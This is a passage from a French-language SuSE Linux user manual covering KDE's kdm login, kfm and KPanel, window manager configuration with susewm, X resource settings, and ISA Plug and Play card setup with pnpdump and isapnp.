<code>/opt/kde/share/applnk</code>	liens de programmes (menu)
<code>/opt/kde/share/apps</code>	fichiers concernant les programmes KDE
<code>/opt/kde/share/doc</code>	les aides en ligne
<code>/usr/doc/packages/kde</code>	informations complémentaires sur KDE

TAB. 10.1: KDE – répertoires importants

10.4.2 kdm – login graphique

Le gestionnaire d’écran **kdm**, qui accompagne les paquetages KDM, constitue une extension précieuse à tout système Linux auquel l’utilisateur se connecte en mode graphique (normalement avec **xdm**). la figure 10.5 vous montre la configuration par défaut de **kdm** sous SuSE Linux.




FIG. 10.5: Le gestionnaire d’écran **kdm**

Avec les différents boutons, vous pouvez sélectionner le gestionnaire de fenêtres (**Type de session**) que vous souhaitez utiliser ou la langue du menu (**Langue**). Une caractéristique intéressante, particulièrement pour ordinateurs monopostes, est constituée par le fait que l’on peut arrêter la machine sans l’éteindre à l’aide du bouton **Shutdown**.

kdm offre diverses possibilités de configuration. Il peut être configuré soit directement au moyen d’un fichier de configuration `/opt/kde/share/config/kdmrc` soit à l’aide d’un dialogue de configuration à partir du menu KDE.

10.4. L'environnement de bureau KDE

Indépendamment de ces possibilités, SuSE Linux propose un autre mécanisme pour la configuration des gestionnaires de fenêtres et le lancement de **kdm**.

Pour cela, il convient de positionner dans le fichier de configuration `/etc/rc.config` les deux variables `DISPLAYMANAGER` et `KDM_SHUTDOWN`. Ces variables sont décrites à la page 414.

Les valeurs de ces variables sont insérées par **SuSEconfig** (voir paragraphe 17.5) dans le fichier `/opt/kde/share/config/kdmrc` et sont disponibles lors du prochain lancement de **kdm** (redémarrez le cas échéant avec la combinaison de touches `(Ctrl) + (Alt) + (←)`). Au cas où vous auriez configuré KDM pendant l'exécution du système KDE et au moyen du centre de contrôle KDE, les variables provenant de `/etc/rc.config` ne seront pas insérées automatiquement afin d'éviter que vos modifications soient effacées. Mais si vous voulez faire réaliser votre configuration par le biais de `/etc/rc.config`, il est indispensable de renommer le fichier **SuSEconfig.kdm** toujours créé par **SuSEconfig.kdm** en lui donnant le nom `kdmrc`⁶. Le fichier `kdmrc` sera alors nouvellement créé à chaque fois.

10.4.3 Que possède donc KDE de si sensationnel ?

Après avoir pu nous connecter confortablement en mode graphique à l'aide de **kdm**, nous pensons qu'il est temps de nous pencher sur les particularités de KDE. Nous allons donc décrire tout simplement ce qui se passe après l'ouverture de la session (ou après l'appel de `startx`).

Quelques instants après votre première ouverture de session, vous voyez apparaître des boîtes de dialogue qui vous font savoir qu'il manque différents fichiers et répertoires. Ce n'est pas une erreur mais quelque chose de logique. KDE crée en effet – sur le modèle de l'arborescence sous `/opt/kde` – quelques répertoires et fichiers de configuration dans votre répertoire personnel. Ce sont les répertoires `$HOME/.kde` et `$HOME/Desktop`. Le premier répertoire sert à stocker les fichiers de configuration des différentes applications KDE et le deuxième à stocker des liens.

Vous pouvez, en toute bonne conscience, valider le dialogue mentionné ci-dessus soit avec `(←)`, soit à l'aide de la souris.

Ensuite **kfm** (**K** FileManager) est lancé. **kfm** est un élément absolument fondamental de KDE. Ainsi que nous l'avons déjà dit au début de ce paragraphe, **kfm** peut manipuler des types très divers de fichiers puisque le traitement des noms de fichiers se fait par le biais des URL. Que l'on copie un fichier comme archive depuis le serveur FTP (préfixe URL `ftp:`) ou comme fichier (préfixe URL `file:`), qu'il s'agisse d'une page de man (préfixe URL `man:`), d'une page d'infos GNU (préfixe URL `info:`) ou d'une page HTML provenant d'un serveur WWW (préfixe URL `http:`), tout est traité et représenté de la même manière par KDE. Il est même possible de visualiser des images de différents formats à l'aide d'un visualiseur externe. La figure 10.6 nous montre une fenêtre **kfm** typique.

Pour l'utilisateur, ces fonctions deviennent très vite quelque chose qui va de soi tout comme la simple copie de fichiers par un clic de souris. Nous tenons

⁶ Les deux fichiers se trouvent dans le répertoire `/opt/kde/share/config`

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur




FIG. 10.6: Le gestionnaire de fichiers **kfm**

à mentionner ici qu'il suffit de cliquer avec le bouton droit de la souris sur une icône de fichier pour ouvrir un menu qui offre différentes possibilités de manipuler ce fichier, par exemple de déterminer ses propriétés ou celles du programme.

Les propriétés d'un programme, par exemple les paramètres avec lesquels il est lancé, l'icône qui le symbolise sur le bureau et d'autres choses encore sont insérés dans un fichier avec l'extension `.kde1nk`. La modification des propriétés se fait par le biais d'un dialogue semblable à celui de la figure 10.7. Ce fichier est disponible sous forme d'un fichier ASCII éditable. Les fichiers qui se trouvent par exemple dans `~/Desktop` ou (au niveau système) dans `/opt/kde/share/app1nk` valent la peine qu'on y jette un coup d'oeil. Ils sont symbolisés par les icônes représentées sur le bureau ou dans le menu. Ils ont un format unifié tout comme les autres fichiers de configuration KDE.

Le dernier programme qui est lancé est généralement la barre de menus **KPanel**. Vous trouverez dans cette barre de menus les éléments de commande nécessaires pour les différents écrans virtuels ainsi qu'un menu spécial (celui avec un 'K' majuscule) dans lequel se trouvent toutes les entrées de menus KDE disponibles au niveau système (voir les fichiers `kde1nk!`). Vous trouverez aussi dans ce menu la configuration du système KDE effectuée à l'aide du centre de contrôle KDE et celle de **KPanel**.

Mais **KPanel** ne s'arrête pas là. Non seulement il est possible de placer par la méthode "glisser/déposer" des icônes sur la barre de menus et de démarrer à partir de là des applications, mais **KPanel** peut aussi "avalier" des programmes en cours d'exécution. Les candidats possibles sont par exemple **kwmpager** (qui vous donne un aperçu direct en format réduit de tous les bureaux) ou **korn** qui affiche le nombre de mails qui se trouvent dans un fichier déterminé. Ils tournent alors au sein de **KPanel** et sont ainsi – ce qui est essentiel – visibles sur tous les bureaux.

Un autre programme KDE (**kdisplay**) est représenté dans la figure 10.8.

Une énumération de tous les programmes KDE nous mènerait sûrement trop loin et serait d'ailleurs presque impossible en raison de l'offre qui ne cesse de s'accroître et de se modifier. Comme l'un des objectifs de l'équipe KDE est de faciliter l'utilisation des ordinateurs, vous devriez tirer profit de cette




FIG. 10.7: Le dialogue sur les propriétés

offre en parcourant le menu et en donnant un coup d'oeil à l'un ou à l'autre des programmes.

Une aide pour la plupart des programmes vous est proposée par **kdehelp** que vous pouvez facilement lancer à partir du menu que vous faites surgir par un clic du bouton droit de la souris sur le fond d'écran (sans parler des autres caractéristiques intéressantes de ce menu !)

Gardez toutefois présent à l'esprit que plusieurs des paquetages KDE que nous vous fournissons sont encore au stade ALPHA. Cela signifie qu'ils peuvent être instables, ne pas être implémentés complètement et qu'il peut se passer des choses étranges. Mais en général il ne se produit rien de plus qu'un plantage du programme qui rend nécessaire un nouveau démarrage.

Nous vous demandons de bien vouloir noter qu'en raison de la complexité du sujet et de la rapidité vertigineuse du développement de KDE, nous ne pouvons *pas* vous offrir ici d'assistance technique. Nous essayons cependant, par le biais de notre base de données support (voir paragraphe 1.4.1, page 7), de vous faire connaître les tout derniers tuyaux. KDE met aussi à votre disposition quelques listes de diffusion sur son site (<http://www.kde.org>). Le serveur fournit un très grand nombre d'informations sur KDE, sur ses objectifs et sur l'avancement de son développement.

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur




FIG. 10.8: La configuration de l'écran avec **kdisplay**

Pour terminer, nous attirons votre attention sur notre serveur FTP sur lequel vous trouverez, sous `ftp://ftp.suse.com/pub/suse_update/KDE` des paquetages KDE qui ont été spécialement adaptés à SuSE Linux. Vous pourrez, avec YaST, intégrer facilement ces paquetages dans votre système. Lisez aussi la documentation se rapportant à l'installation et à l'utilisation de KDE dans votre SuSE Linux.

10.5 Configuration du gestionnaire de fenêtres avec susewm

Qu'est-ce que susewm ?

Le programme **susewm** simplifie l'utilisation des gestionnaires de fenêtres **Fvwm**, **Fvwm2**, **Fvwm95**, **Bowman**, **AfterStep** (*afterstep*), **Ctwm**, **Mwm**⁷ et **Kwm**.⁸

Comme **Fvwm**, **Bowman** et **AfterStep** d'une part, **Fvwm2** et **Fvwm95** d'autre part sont respectivement basés sur le même gestionnaire de fenêtres et que **Fvwm2** est le successeur de **Fvwm**, ils sont configurés tous les cinq de la même manière et présentent aussi les mêmes caractéristiques.

Il existe cependant quelques différences, parfois considérables, lors de la configuration. Afin que l'utilisateur puisse bénéficier des avantages communs à ces cinq gestionnaires de fenêtres sans avoir à gérer cinq fichiers de configuration, **susewm** homogénéise le plus possible leur configuration en utilisant un langage macro abstrait.

Et mieux encore. Même les gestionnaires de fenêtres **Ctwm**, **Mwm** et **Kwm** qui sont absolument différents sont également configurés avec **susewm**. Cette configuration ne s'étend toutefois qu'aux menus générés automatiquement. Les menus pour ces gestionnaires de fenêtres ne peuvent pas être générés à partir du menu (par exemple dans **Fvwm2**) mais sont toujours créés par **SuSEconfig** au niveau système.

Il peut être tenu compte des différences de configuration par des instructions (angl. *statements*) spécifiques à chacun des gestionnaires de fenêtres.

Avec **susewm**, les menus ou le cas échéant les modules supportés par le gestionnaire de fenêtres sont configurés en fonction des paquetages logiciels *effectivement* installés : Il n'est *pas* créé d'entrée de menu pour les paquetages non installés. Lorsque vous sélectionnez une option du menu, vous pouvez escompter que le programme que vous avez choisi est vraiment présent et qu'il sera lancé.

Le paquetage **susewm** présente d'autres fonctions particulières qui sont :

- La configuration de huit gestionnaires de fenêtres : **Fvwm**, **Fvwm2**, **Fvwm95**, **Bowman**, **AfterStep**, **Ctwm**, **Mwm**, **Kwm**.
- Un répertoire central de bibliothèques pour tous les gestionnaires de fenêtres, des macros homogènes pour les différents fichiers de configuration.
- Des fichiers de configuration supplémentaires pour les différents gestionnaires de fenêtres permettant de tenir compte de leur particularités respectives.

⁷ Le gestionnaire de fenêtres **Mwm** fait partie intégrante du produit commercial **Metrolink Motif** et de **Metrolink Motif Runtime Libraries**.

⁸ Il ne sera pas tenu compte ici du pseudo gestionnaire de fenêtres **CDEsim** (*cdesim*). Vous trouverez des informations à ce sujet dans le répertoire `/usr/doc/packages/cdesim` après l'installation du paquetage *cdesim*, série **xwm**.

10. Le gestionnaire de fenêtres – Votre ouverture sur l’ordinateur

- Prise en compte de fichiers sources⁹ supplémentaires dans l’ensemble du système lors de la configuration automatique (au moyen des variables dans `/etc/rc.config`).
- Prise en compte de fichiers sources pour un utilisateur défini (dans son répertoire personnel) lors de la configuration automatique.
- Création de fichiers de configuration spécifiques à l’utilisateur en tenant compte dans une très large mesure des modifications qu’il a faites (aux anciens fichiers de configuration).
- Commande homogène des huit gestionnaires de fenêtres.
- Intégration, lors de la création des menus, de programmes commerciaux répandus qui ne font pas partie de la distribution SuSE Linux.
- Basculement aisé entre les gestionnaires de fenêtres supportés pendant l’exécution du système sans qu’il soit nécessaire de modifier les scripts de démarrage tels que par exemple `~/xinitrc`.
- Nouvelles macros **m4** plus claires.

Vu sur le plan technique, **susewm** est un paquetage composé de plusieurs scripts de commande (shell-scripts), de macros **m4** et d’une base de données. Nous ne décrivons pas ici en détail le langage **m4** ni l’organisation du paquetage **susewm** mais uniquement son utilisation qui ne nécessite pas ces connaissances. Si vous voulez en savoir plus, vous pouvez lire la documentation en ligne mentionnée au paragraphe 10.5.

Comment utiliser susewm ?

Vous utilisez **susewm** dans deux cas différents :

- Vous ne possédez pas encore votre propre fichier de configuration de gestionnaires de fenêtres et vous souhaitez en avoir un pour vous créer un environnement de travail personnalisé.
- Vous avez déjà un fichier de configuration de gestionnaires de fenêtre mais vous avez installé ou désinstallé des logiciels avec YaST et les menus n’ont pas été actualisés.

Conditions

Les conditions suivantes doivent être remplies :

- Votre système Linux et le système X Window XFree86TM sont complètement installés, configurés et fonctionnels.
- Vous utilisez comme gestionnaire de fenêtres **Fvwm2** et vous avez éventuellement installé un autre gestionnaire de fenêtres supporté.
- Vous avez installé **susewm** (configuration par défaut).
- Vous vous êtes connecté au système comme utilisateur normal (tel que l’utilisateur exemple défini lors de l’installation avec YaST) en non pas en tant qu’utilisateur ‘**root**’.

⁹ Par fichiers sources, nous désignons ici les fichiers de configuration des gestionnaires de fenêtres en général. Les fichiers au format **susewm** sont tout particulièrement propres à être utilisés par **susewm**.

10.5. Configuration du gestionnaire de fenêtres avec susewm

Et voici ce que l'on fait. En cliquant avec le bouton gauche de la souris sur le fond d'écran (angl. *root window*), on fait surgir un menu intitulé 'Work menu'. On y trouve les programmes les plus courants dont on peut avoir besoin pour une vie laborieuse sur une machine Unix.

La dernière entrée de ce menu ('Window Manager') contient un sous-menu avec des options concernant les fonctions et la configuration du gestionnaire de fenêtres que vous utilisez maintenant. Si vous voulez configurer un autre gestionnaire de fenêtres, choisissez l'option du menu 'Other Window Managers'. L'une des options du menu est intitulée 'Configuration' et vous renvoie à un sous-menu.

Ce sous-menu contient plusieurs options :

- Les premières options vous permettent de lire à l'écran la documentation concernant **susewm** ; vous y trouverez de nombreux détails que nous avons négligés ici.
- Avec les prochaines options, vous pouvez modifier votre propre fichier de configuration à l'aide d'un *éditeur*.
- Avec la dernière option du menu, l'utilisateur peut faire créer son propre fichier de configuration (en anglais) pour le gestionnaire de fenêtres mis en oeuvre.

Vous pouvez voir tout cela dans la figure 10.9 qui montre le 'Work menu' de **Fvwm2**.




FIG. 10.9: Menus pour la configuration du gestionnaire de fenêtres

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

Si vous cliquez sur la deuxième ou la troisième option, il apparaît une fenêtre dans laquelle **mksusewmrc** (qui fait partie du paquetage **susewm**) est exécuté. Lisez le texte affiché et appuyez sur les touches correspondantes lorsqu'on vous y invite.

Voilà, c'est tout. Vous pouvez maintenant modifier à votre guise, dans votre répertoire personnel, le fichier de configuration qui vient d'être créé. Lors de son prochain lancement, **susewm** intégrera ces modifications, le plus complètement possible, dans le nouveau fichier de configuration.



Si vous voulez modifier les paramètres du bureau *avec modération*, vous devez d'abord faire créer votre propre fichier de configuration. Il est décrit plus haut comment s'y prendre. Ensuite vous pourrez modifier ce fichier. Si vous voulez écrire un fichier de configuration *totalelement différent*, renoncez à l'utilisation de **susewm**.

Un exemple

Un bureau riche en couleurs est une belle chose, mais à quoi cela vous sert-il si votre matériel (mémoire, processeur, disque dur) n'est pas suffisamment rapide ? Un gestionnaire de fenêtres ne devrait quand même pas accaparer toutes les ressources du système en faisant un usage excessif d'icônes et en les animant de façon tout aussi excessive.

Nous allons donc vous dire ce que vous pouvez faire si vous avez l'impression que votre machine est trop lente au lancement de **Fvwm2** ou de **Fvwm95**. La faute en incombe probablement à plusieurs centaines d'icônes qui doivent être chargées les unes après les autres. Vous avez trois méthodes pour remédier à cette situation :

- Désinstallez le paquetage **3dpixms** et, si vous ne voulez pas non plus de grandes icônes, le paquetage **3dpixm**.
- Positionnez dans le menu de YaST 'Administration du système', 'Modifier le fichier de configuration' la variable **SUSEWM_XPM=no**, ce qui produit le même effet. Au cas où vous auriez modifié la variable ci-dessus directement dans le fichier **/etc/rc.config**, n'oubliez pas de lancer ensuite **SuSEconfig**.
- Supprimez les icônes dans le fichier de configuration.

La première méthode est simple : lancez YaST, désinstallez les paquetages mentionnés plus haut et mettez-vous à l'aise. YaST veille, conjointement à **susewm**, à ce que le fichier de configuration du gestionnaire de fenêtres soit modifié dans ce sens. Si vous avez un fichier de configuration personnel, vous devez explicitement le faire mettre à jour : utilisez le menu gestionnaire de fenêtres comme il est décrit au paragraphe 10.5.

La deuxième méthode a déjà été expliquée plus haut.

10.6. Configuration générale du système X Window

La troisième méthode : Si vous n'avez pas encore de fichier de configuration personnel, vous pouvez vous en faire "mijoter" un selon la recette décrite au paragraphe 10.5. Supprimez dans ce fichier toutes les entrées de menus qui font référence aux icônes :

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Autre gestionnaire de fenêtres%small.warning_3d.xpm%" \
+ "Configuration%small.checklist2_3d.xpm%"      Popup otherwmpopup
+ ""                                           Popup susewmpopup
+ ""                                           Mop
+ "Fvwm2 Nouveau démarrage%small.restart_suse_3d.xpm%" Restart fvwm2
+ "Quitter Fvwm2 et X%small.exit.xpm%"         Function QuitSave

# end popup thiswmpopup
```

fichier 10.5.1: .fvwm2rc avec icônes pour les entrées de menus

devient :

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Autre gestionnaire de fenêtres" Popup otherwmpopup
+ "Configuration"                Popup susewmpopup
+ ""                             Mop
+ "Fvwm2 Nouveau démarrage"      Restart fvwm2
+ "Quitter Fvwm2 et X"           Function QuitSave

# end popup thiswmpopup
```

fichier 10.5.2: .fvwm2rc sans icônes pour les entrées de menus

Fvwm2 ou selon le cas **Fvwm95** devrait démarrer beaucoup plus rapidement. Et comme nous l'avons déjà précisé, vous conserverez toutes les modifications que vous apportées à votre fichier de configuration personnel si vous lancez de nouveau **susewm** à quelque moment que ce soit.

10.6 Configuration générale du système X Window

Comme nous l'avons promis, nous allons maintenant nous occuper de l'aspect et des fonctions de votre bureau – pourquoi se contenter de prêt à porter quand on peut avoir du sur mesure ?

Il y a deux endroits où vous pouvez faire des retouches :

- les paramètres par défaut des applications du système X Window
- le ou les fichiers de configuration déjà présentés au paragraphe 10.2.

Paramètres par défaut des applications X Window

10. Le gestionnaire de fenêtres – Votre ouverture sur l’ordinateur

Configuration globale

Presque toutes les applications programmées pour le système X Window ont une configuration prédéfinie. Celle-ci se trouve dans un fichier faisant partie du paquetage correspondant et elle est habituellement copiée, lors de l’installation, dans le répertoire `/usr/X11R6/lib/X11/app-defaults`.¹⁰ On trouve ici des fichiers tels que `Xarchie`. Comme son nom le laisse supposer, il s’agit d’un fichier central de configuration pour l’application **xarchie**. Donnez un coup d’oeil à ce fichier (par exemple avec la commande `less Xarchie`). Vous y verrez des lignes semblables à celle-ci :

```
Xarchie.color*background: powder blue
```

Ne vous laissez pas effrayer par des lignes qui paraissent cryptiques, il n’est pas nécessaire de tout comprendre immédiatement. Chaque programme sous X est construit à partir de “widgets”¹¹.

Il existe un *widget principal* qui est la fenêtre principale de l’application lancée en premier. Tous les autres widgets sont plus ou moins les enfants de cette fenêtre principale. Chaque widget a donc exactement un *ancêtre*. Il peut n’avoir aucun *descendant* mais peut aussi en avoir un ou plusieurs. Chacun de ces widgets peut avoir un nom qui le distingue clairement des autres.

Pour augmenter encore un peu la confusion générale, nous devons préciser qu’il convient de faire la différence entre fenêtres et widgets. Une barre de défilement (angl. *scrollbar*), par exemple, est un widget (un widget réduit à sa plus simple expression). Une fenêtre, par contre, peut être composée d’une barre de défilement, d’une zone de texte et d’autres choses encore (widget complexe).

Comme les widgets sont rangés, les uns par rapport aux autres, comme dans un arbre généalogique, on parle d’un arbre de widgets. Chaque fenêtre dans une application a un nom qui la distingue des autres dans l’arbre des widgets. Il s’ensuit que l’on peut accéder à chaque fenêtre d’un programme sous un nom bien précis. Dans la ligne que nous donnons en exemple ci-dessus, cela signifie :

- Le premier mot avant le point (`Xarchie`) est le nom du widget principal de l’application **xarchie** (il est de *règle* de faire commencer par une majuscule les noms des paramètres par défaut des applications qui concernent les widgets de ce type).
- Après le point, nous voyons ‘`color`’. Il s’agit bien sûr de la couleur, mais laquelle ?
- Nous voyons ensuite une astérisque qui aurait aussi bien pu être un point :
 - Un point signifie qu’entre ces deux fenêtres il n’en existe aucune autre dans la hiérarchie.
 - Une astérisque signifie qu’entre les deux fenêtres il peut y en avoir une ou plusieurs autres.

¹⁰ Pour de tels chemins, il vaut très souvent la peine de créer un “alias de commande de shell”.

¹¹ On doit considérer les widgets plus ou moins comme des “pierres à bâtir”.

10.6. Configuration générale du système X Window

- Le mot “background” nous indique enfin quelle couleur va être modifiée. On peut ici spécifier une couleur définie¹².

Paramètres spécifiques à l'utilisateur

Chaque utilisateur a bien sûr la possibilité d'effectuer des configurations personnalisées. Il existe pour cela, dans le répertoire **\$HOME** de l'utilisateur, un fichier `~/.Xresources`. Le point `'.'` placé devant le nom signifie qu'il s'agit d'un fichier “caché”¹³.

Ce fichier est destiné à contenir les paramètres spécifiques à l'utilisateur. Vous pouvez par exemple décider que toutes les fenêtres doivent avoir un fond jaune sauf la fenêtre principale qui doit être rouge.

Pour revenir à l'exemple ci-dessus, cela signifie que vous pouvez, dans votre propre fichier `~/.Xresources`, remplacer les configurations par défaut inscrites dans les fichiers `app-defaults` spécifiques au système. Insérez par exemple dans votre fichier `~/.Xresources` la ligne suivante :

```
Xarchie.color*background: gold
```

Ceci aura pour conséquence que l'application **xarchie** sera lancée pour vous (mais seulement pour vous) avec un fond doré.

Vous pouvez modifier non seulement les couleurs mais presque toutes les propriétés de vos fenêtres. Un programme qui s'avère très utile dans ce contexte est l'éditeur de ressources **editres** (angl. *edit resources*). Il vous permet d'obtenir l'affichage des ressources d'une application et de les modifier de façon sélective.

Voici maintenant quelques exemples de paramètres que vous pouvez utiliser :

```
Xarchie.color*background:          powder blue
Xarchie.color*SimpleMenu*background: wheat
Xarchie.color*Command*background:   wheat
Xarchie.color*MenuButton*background: wheat
Xarchie.color*Text*background:       wheat
Xarchie*font:                        9x15
```

Il est en principe possible de déterminer de cette manière presque toutes les propriétés d'un programme X. Mais dans la pratique, on se limite la plupart du temps à paramétrer les couleurs, les polices de caractères et la géométrie (taille et position).

Les options dont vous disposez ici sont presque toujours indiquées dans la page de man du programme concerné ou dans le fichier `app-defaults` qui s'y rapporte.

Dans le fichier `/usr/X11R6/lib/X11/rgb.txt`, vous trouverez le nom des couleurs que vous pouvez employer. En lançant le programme **xfontsel** ou **xlsfonts**, vous verrez les polices de caractères dont vous pouvez disposer.

¹² Une liste de toutes les couleurs pouvant être utilisées dans un système X Window se trouve dans le fichier `/usr/X11R6/lib/X11/rgb.txt`

¹³ Si vous voulez faire établir une liste des fichiers cachés, vous devez ajouter l'option `-a` dans la commande `ls`.

10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

Paramètres de démarrage des applications

Pour modifier l'aspect d'une configuration, il existe une troisième possibilité qui consiste à spécifier des paramètres lors de son lancement. Vous pouvez bien sûr aussi spécifier ces paramètres dans le fichier de configuration du gestionnaire de fenêtres lorsque vous y démarrez des programmes.

Vous pouvez par exemple lancer explicitement un programme avec une autre couleur de texte et de fond (bg = background, fg = foreground) dans la mesure où ceci est supporté par le programme.

```
xterm -bg darkblue -fg white
```

Résultat : un Xterm bleu avec des caractères blancs.

Comment agissent ces configurations ?

Par principe, les configurations au niveau du système sont faites au démarrage du système X Window. Les paramètres sont gérés par le serveur X dans une base de données (angl. *X Resource DataBase*, *xrdb*). Pour que la nouvelle configuration devienne effective au niveau système, il est indispensable de faire effectuer une nouvelle lecture de la base de données ressources après l'avoir modifiée manuellement. Cela peut se faire par la commande

```
tux@terre: > xrdb ~/.Xresources
```

Lors de la création d'une base de données ressources interne au moment du démarrage du serveur X, les différents paramètres pour les applications sont traités dans l'ordre suivant :

- Il est d'abord lu, dans `/usr/X11R6/lib/X11/app-defaults`, les paramètres par défaut définis au niveau système pour le programme concerné.
- Si vous avez vos propres configurations dans le fichier `~/.Xresources` de votre répertoire personnel, celles-ci écraseront les configurations réalisées au niveau système.
- Si vous lancez une application (par exemple dans le fichier de configuration du gestionnaire de fenêtres ou par ligne de commande) avec des paramètres explicitement spécifiés, ceux-ci auront priorité absolue et écraseront les autres paramètres.

Le programme **xrdb** peut aussi vous montrer l'affichage des configurations que vous venez de faire :

```
tux@terre: > xrdb -q
```


pourrait produire l'affichage suivant :

```
emacs*geometry: 100x45-5-5
netscape.geometry: 610x760+140+30
xdvi*geometry: 720x895+250+5
```

Pour terminer ce chapitre, encore un conseil pratique :

10.6. Configuration générale du système X Window

S'il devait arriver qu'un programme, malgré modification explicite des paramètres dans `~/.Xresources` et nouvelle lecture du contenu de la base de données ressources, ne tienne pas compte de la nouvelle configuration (par exemple nouvelle police de caractères), il est souvent possible de remédier à ce problème en changeant la casse des lettres dans les noms des widgets.



10. Le gestionnaire de fenêtres – Votre ouverture sur l'ordinateur

Cinquième partie

Matériel sous Linux

Chapitre 11

L'environnement matériel de l'ordinateur Linux

11.1 Remarque préliminaire

Il est maintenant possible d'intégrer plus ou moins facilement la plupart des composants matériels dans un système Linux. Ce chapitre décrit comment s'y prendre et vous fait connaître les logiciels disponibles. Pour les problèmes liés à "l'impression" voir chapitre 12 et pour ceux concernant la "télécopie" le paragraphe 7.7. Pour l'utilisation de périphériques ISDN/RNIS consultez le paragraphe 7.2. Le matériel PCMCIA est décrit au chapitre 5.

11.2 Utilitaires ISA "Plug and Play"

Généralités

Depuis un certain temps déjà, il existe des "cartes ISA PnP". "PnP" est une abréviation de l'anglais *Plug and Play*¹. Ce type de dispositifs est basé sur l'idée de pouvoir déterminer dynamiquement, pendant le temps d'exécution, les ressources nécessitées par le périphérique, comme par exemple l'IRQ.

Ceci peut être fait soit par le système d'exploitation (ou ses utilitaires) soit, dans le cas de cartes mères modernes, par le BIOS pendant le processus d'amorçage. À la différence de ce qui se passe avec les "vieilles" cartes à paramètres fixes, les conflits entre les différents composants du matériel devraient être exclus du fait que chaque système d'exploitation ou chaque BIOS peut éviter de lui-même que deux périphériques utilisent la même interruption.

Une configuration manuelle au moyen de cavaliers (angl. *jumpers*) ne devrait plus être indispensable. Voici ce qu'il en est en théorie . . .

Configuration

L'initialisation des cartes ISA PnP est réalisée, sous SuSE Linux, à l'aide des deux programmes **pnpdump** et **isapnp**.

pnpdump scanne toutes les cartes ISA PnP et écrit toutes les configurations possibles (interruptions, . . .) pour la sortie standard (angl. *stdout*). Ceci se

¹ Très souvent et pas toujours à tort appelé aussi Plug and Pray.

11. L'environnement matériel de l'ordinateur Linux

fait sous une forme lisible par le programme **isapnp**. Avec celui-ci, les cartes ISA PnP installées seront plus tard initialisées (soit manuellement pendant l'exécution du système, soit automatiquement au cours de chaque processus d'amorçage).

Tout ce qui va être décrit doit bien entendu être exécuté par le super-utilisateur ('root'). Vous pouvez obtenir des informations complémentaires en consultant la "FAQ ISA PnP" que vous trouverez, entre autre, sous le URL.

<http://www.roestock.demon.co.uk/isapnptools/>

C'est une lecture extrêmement utile.

S'il existe déjà dans le répertoire `/etc` un fichier `isapnp.conf`, celui-ci provient très probablement d'une précédente tentative de configuration. Faites dans un tel cas une sauvegarde de ce fichier, par exemple de cette manière :

```
terre:/etc # cp /etc/isapnp.conf /etc/isapnp.conf.bak
```

Lancez le programme **pnpdump** avec l'option `-c`² et dirigez sa sortie vers le fichier `/etc/isapnp.conf` :

```
terre:/etc/ # /sbin/pnpdump -c > /etc/isapnp.conf
```

Les modifications apportées au fichier `/etc/isapnp.conf`, ou une nouvelle version de ce fichier, ne deviendront actives qu'après la prochaine invocation de **isapnp**. La méthode la plus sûre consiste à réamorcer le système car il peut survenir des problèmes si les cartes sont initialisées plusieurs fois au moyen de **isapnp**. Lors de la procédure d'amorçage, **isapnp** sera lancé automatiquement³ si le fichier `/etc/isapnp.conf` existe. Si vous voulez toutefois exécuter manuellement **isapnp**, tapez la commande

```
terre:/ # /sbin/isapnp /etc/isapnp.conf
```

Si tout a bien marché, vous obtiendrez lors de l'amorçage ou après avoir lancé manuellement **isapnp** un affichage tel que par exemple

```
Board 1 has Identity e5 ff ff ff ff 70 00 8c 0e:
CTL0070 Serial No -1 [checksum e5]
CTL0070/-1[0]Audio :
Ports 0x220 0x330 0x388; IRQ5 DMA1 DMA5 --- Enabled OK
CTL0070/-1[1]Game :
Port 0x200; --- Enabled OK
```



Le fait que **pnpdump** détecte les cartes ISA PnP installées dans votre système ne signifie *pas* forcément que Linux les *supporte*.

Sources possibles d'erreur

Symptôme : **pnpdump** affiche un message tel que : `"No boards found"`.

Il peut aussi arriver qu'une ou plusieurs des cartes ISA PnP installées ne soient pas reconnues.

Explications possibles :

² Mais vous pouvez bien sûr aussi, en cas de besoin, modifier manuellement dans le fichier `/etc/isapnp.conf` les ressources fixées pour vos cartes ISA-PnP. Notez toutefois que ceci ne sera nécessaire que dans de rares cas particuliers.

³ C'est la tâche du script `/sbin/init.d/boot`; voir aussi le paragraphe 17.4, page 404.

11.2. Utilitaires ISA “Plug and Play”

- Vous n’avez pas installé de carte ISA PnP dans votre système : Vérifiez quelles cartes sont installées et lisez la documentation les concernant. Demandez le cas échéant au vendeur chez lequel vous vous êtes procuré votre ordinateur quelles sont les cartes installées.
- Les cartes sont défectueuses : Vérifiez la bonne position des cartes dans les emplacements destinés à l’intégration. Testez leur bon fonctionnement sous un autre système d’exploitation.
- Il existe des cartes qui peuvent être utilisées soit comme cartes ISA Pnp, soit comme cartes auxquelles on peut assigner des ressources déterminées (exemple : certaines cartes Ethernet ISA NE2000 10 Mbits). Le plus souvent, il est possible avec un programme DOS de basculer entre les deux modes.
De telles cartes n’apparaissent pas toujours dans l’affichage de `pnpdump`, cela dépend de leur configuration.
- Quelques rares cartes ISA-PnP ne sont apparemment pas utilisables dans un système conjointement à d’autres cartes ISA-PnP. Dans un tel cas, seule une carte est visible dans la sortie de `pnpdump`. Si cela se produit, il est éventuellement possible de configurer l’une des cartes (par exemple à l’aide de cavaliers directement sur la carte) de telle manière qu’elle ne fonctionne plus en tant que carte ISA-PnP mais en utilisant des ressources fixes.
- Il semble qu’il existe quelques cartes (très rares) qui se réinitialisent après l’invocation de `pnpdump`. S’il s’agit par exemple d’une carte SCSI et si la partition racine est relié à ce périphérique, votre système risque de se planter. Si vous vous voyez confronté à ce problème, vous devez configurer la carte (si elle est supportée) de telle manière qu’elle ne fonctionne plus en tant que carte ISA-PnP. Il est aussi possible de renoncer complètement à initialiser la carte sous Linux et d’amorcer le système au moyen de `loadlin`. Dans ce cas, la carte est déjà initialisée.

Symptôme : Vous recevez, lors de l’exécution de la commande `isapnp` ou au moment de l’amorçage, un message de ce genre :

```
* LD setting failed, this may not be a problem.  
* Try adding (VERIFYLD N) to the top of your script  
*  
* Error occurred requested 'LD2' on or around line 319  
* --- further action aborted
```

Solution : Suivez le conseil donné par le message d’erreur et ajoutez au début de `/etc/isapnp.conf` la ligne

```
(VERIFYLD N)
```

Vous obtiendrez par exemple

```
# [...]  
# (DEBUG)  
(VERIFYLD N)  
